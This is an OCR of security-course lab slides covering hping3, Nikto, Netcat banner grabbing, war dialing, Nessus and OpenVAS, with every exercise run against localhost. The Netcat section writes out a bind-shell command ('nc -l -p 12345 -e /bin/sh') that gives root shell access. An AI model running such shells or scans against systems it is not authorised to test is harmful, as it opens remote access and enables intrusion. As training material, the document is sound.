
To launch a simple TCP SYN packet, enter the following command:

root@sec501:~#hping3 --baseport 53 --destport 80 --syn 127.0.0.1

Experiment with a few different base ports and destination ports! Try this next combination:

root@sec501:~#hping3 --baseport 1025 --destport 80 --syn --ack 127.0.0.1

You should get RESET packets back, as this represents the 2nd leg of the 3-way handshake without a normal stateful connection attempt.



Nikto

- Run a basic Nikto scan against 127.0.0.1
  - Anything show up as vulnerable?

```
root@bt:/pentest/web/nikto# ./nikto.pl -host 127.0.0.1
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2013-01-06 19:23:23 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6474 items checked: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2013-01-06 19:23:30 (GMT-5) (7 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Advanced Security Essentials

Now, let's run a simple web application scan against our local system.


Run a simple test against the localhost and see what results you get:

./nikto.pl -host 127.0.0.1

If you have extra time, try the command with the -Single flag, and enter specific values for your request. This is a great way to do simple manual web app testing!

Netcat: Basics

- Send data between two Netcat terminals
- 1st terminal: nc -l -p 12345
- 2nd terminal: nc 127.0.0.1 12345



```
root@bt:/home/501# nc -l -p 12345
HELLO!
```

```
root@bt:/home/501# nc 127.0.0.1 12345
HELLO!
```

Advanced Security Essentials

Now, let's have some fun with Netcat. First, open TWO side-by-side Terminal windows in Kali. In the first one, type the following command:

nc -l -p 12345


Note that this is a lowercase L, not a number 1. In the second window, initiate Netcat as a client with the following command:

nc 127.0.0.1 12345

Now, type some text on either side. Do you see it in the other window?

Netcat: Shell Access

- Build on the last exercise, but in the first window, type:
  nc -l -p 12345 -e /bin/sh
- Connect and use your new shell!



```
root@bt:/home/501# nc -l -p 12345 -e /bin/sh
```

```
root@bt:/home/501# nc 127.0.0.1 12345
whoami
root
pwd
/home/501
```

Advanced Security Essentials

Now let's have some more fun. First, hit Control-C to kill the Netcat connection in the first window. In that same window, enter the following command:


nc -l -p 12345 -e /bin/sh

From the second window, enter the same client connection command as last time:
nc 127.0.0.1 12345

You should not see a shell prompt come back, but type commands like “pwd” and “whoami." Do you get responses?

Netcat: Banner Grabbing

- Create a new request file:
  echo "HEAD / HTTP/1.0 /n/n" > request.txt
- Send the data with Netcat!
  nc -q 2 -v 127.0.0.1 80 < request.txt



```
root@bt:/home/501# echo "HEAD / HTTP/1.0 /n/n" > request.txt
root@bt:/home/501# nc -q 2 -v 127.0.0.1 80 < request.txt
localhost [127.0.0.1] 80 (www) open
HTTP/1.1 400 Bad Request
Date: Mon, 07 Jan 2013 00:38:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 302
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.14 (Ubuntu) Server at bt.foo.org Port 80</address>
</body></html>
```

Advanced Security Essentials


Now, just for fun, create a simple text file called request.txt with some HTTP header info in it:

echo -e "HEAD / HTTP/1.0 \n\n" > request.txt

Now, let's use Netcat to send that data to our local Web server:

nc -q 2 -v 127.0.0.1 80 < request.txt

Do you see something like that in the slide?



Lab Summary


- Having more options is better!
- In this lab, we explored a few additional tools and techniques for:
  - OS fingerprinting
  - Service fingerprinting
  - Web scanning
  - Network connections and banner grabs

Advanced Security Essentials

In this lab, we used a few more tools and techniques to learn about systems and apps we are targeting. We specifically expanded our capabilities in the following areas:

- OS fingerprinting
- Service fingerprinting
- Web scanning
- Network connections and banner grabs

We've got plenty more to do, so let's keep cranking!




Vulnerability Scanning

- Goes beyond mapping and port scanning
- Looks for specific vulnerabilities
- Can exploit vulnerabilities
- Updated for new vulnerabilities
- Often correlated and synchronized with network scanners
  - Nessus uses Nmap, for example

Advanced Security Essentials

Vulnerability scanning takes network mapping and port scanning one step further to find out even more information about the target. Not only will a vulnerability scanner look for live systems and ports and services, it can also look for vulnerabilities associated with those services. Some vulnerability scanners can even attempt to exploit the found vulnerabilities. Like virus scanners, vulnerability scanners are constantly updated with new tests. Nessus uses nmap as its underlying port scanner.




War Dialing

- Tool used to scan a large pool of telephone numbers to detect vulnerable modems to provide access to the system
- Demon dialer is a tool used to monitor specific phone number and target modem

Advanced Security Essentials

A war dialer is a program that is used to scan a large range of telephone numbers for modems and to detect vulnerable modems to provide access to the system. The Demon dialer is a tool used to monitor specific phone numbers and target modems.



War Dialing Goals

- Look for unsecured modems
- Determine remote system type
- Usually conducted to bypass firewalls and other network protection mechanisms, such as firewalls and IDSes, to connect directly to unprotected servers and workstations
- Automated break-in
- Tools:
  - Phonesweep
  - THC-scan
  - WarVOX


Advanced Security Essentials

Users often configure programs such as pcAnywhere with little to no security, thus creating an easy entry point for an attacker. Some newer more advanced war dialers can automatically determine the OS of the target and use automated break-in techniques. It can analyze carrier information, negotiation, protocols, and banners to determine the type of remote system. It can then attempt default username and password combinations for that system.

Phonesweep, THC-scan, and WarVOX are examples of war dialing tools. Phonesweep is a commercial war dialer with numerous features, including parallel scanning, system identification, and brute force login attempts. THC-Scan is a free war dialer that runs under the DOS command line. WarVOX is a newer tool from HD Moore.

WarVOX

- WarVOX leverages VoIP providers and tools to perform war dialing
- A list of compatible providers can be found at warvox.org




Advanced Security Essentials

WarVOX, a tool by Metasploit creator H.D. Moore, allows testers to leverage VoIP technology and perform war dialing with a broadband VoIP provider's connection. Calls are recorded and can be assessed for wave patterns, played back, and so on.

A list of compatible providers is listed on the WarVOX site at warvox.org.

Vulnerability Scanning: Nessus (1)

- Commercial scanner from Tenable
  - www.tenable.com
- Client/server
- Mac, Linux, and Windows versions
- Thousands of plugins




Advanced Security Essentials

Vulnerability Scanning: Nessus (1)

Nessus is a commercial GUI-based vulnerability scanning tool. It uses the client/server architecture, although both server and client can be on the same platform. When running Nessus, you must beware that some of the tests, such as the DOS test, can crash the target system. These can, however, be disabled and passive safe checks used instead.

Vulnerability Scanning: Nessus (2)



Internal Network Scan

Plugins

Policy Plugin Configurations


- enabled AIX Local Security Checks [illegible]
- enabled Backdoors [illegible]
- enabled CGI abuses [illegible]
- enabled CGI abuses : XSS [illegible]
- enabled CISCO 277
- enabled CentOS Local Security Checks [illegible]
- enabled DNS
- enabled Databases
- enabled Debian Local Security Checks
- enabled Default Unix Accounts
- enabled Denial of Service
- enabled FTP

- enabled Windows 2114
- enabled 2X ApplicationServer TuxSystem ActiveX ExportSettings()
- enabled 2X Client TuxClientSystem ActiveX InstallClient() Method Arbitrary
- enabled 3CTftpSvc Long Transport Mode Remote Overflow
- enabled 3D-FTP Multiple Directory Traversal Vulnerabilities
- enabled 3DGreetings Player ActiveX Multiple Buffer Overflows
- enabled 3ivx MPEG-4 < 5.0.2 Buffer Overflow
- enabled 7-Zip < 4.57 Archive Handling Unspecified Issue

Vulnerability Scanning: Nessus (2)

The Nessus plugin screen allows you to choose which vulnerability checks you would like to perform. It also allows you to check items, such as CGI abuses, Default Unix Accounts, Backdoors, and other common vulnerabilities that may be applicable to the target system.


Vulnerability Scanning: Nessus (3)



Vulnerability Scanning: Nessus (3)

Once a target is selected, you can choose "Start the Scan" to begin scanning. This slide shows an example of the progress window that then appears. At the completion of the scan, the tester will have a list of vulnerabilities found on the target system.

Vulnerability Scanning: Nessus (4)



192.168.1.6


Knowledge Base

```
critical  Microsoft Windows SMB Blank Administrator Password              Windows
critical  MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (u...  Windows
critical  MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (u...  Windows
critical  MS04-007: ASN.1 Vulnerability Could Allow Code Execution (82...  Windows
critical  MS06-040: Vulnerability in Server Service Could Allow Remote...  Windows
critical  MS08-067: Microsoft Windows Server Service Crafted RPC           Windows
critical  MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code      Windows
high      MS06-035: Vulnerability in Server Service Could Allow Remote...  Windows
high      MS12-020: Vulnerabilities in Remote Desktop Could Allow          Windows   1
medium    Microsoft Windows Remote Desktop Protocol Server Man-in-          Windows   1
medium    Microsoft Windows SMB NULL Session Authentication                Windows   1
```

Advanced Security Essentials

Vulnerability Scanning: Nessus (4)

When the scan is completed, the results window appears. You can than see example results of the scan. Notice that the results are categorized by severity. Also shown are details on the vulnerability and links to references and countermeasures to mitigate it. Nessus is an excellent overall tool to use for scanning.




OpenVAS

- OpenVAS is a spinoff of the original open-source Nessus version
- Likely the most maintained open-source vulnerability scanner available today
- Numerous clients, and integrated into the Kali distribution
- Over 29,000 plugins as of January 2015

Advanced Security Essentials

OpenVAS is a popular open-source vulnerability scanner that is integrated into the Kali distribution. It is a spinoff of the original open-source Nessus scanner, and boasts over 29000 plugins as of January 2015.



Commercial Scanners

- Qualys QualysGuard
- Tenable Nessus
- Rapid7 Nexpose
- nCircle IP360
- GFI LANguard

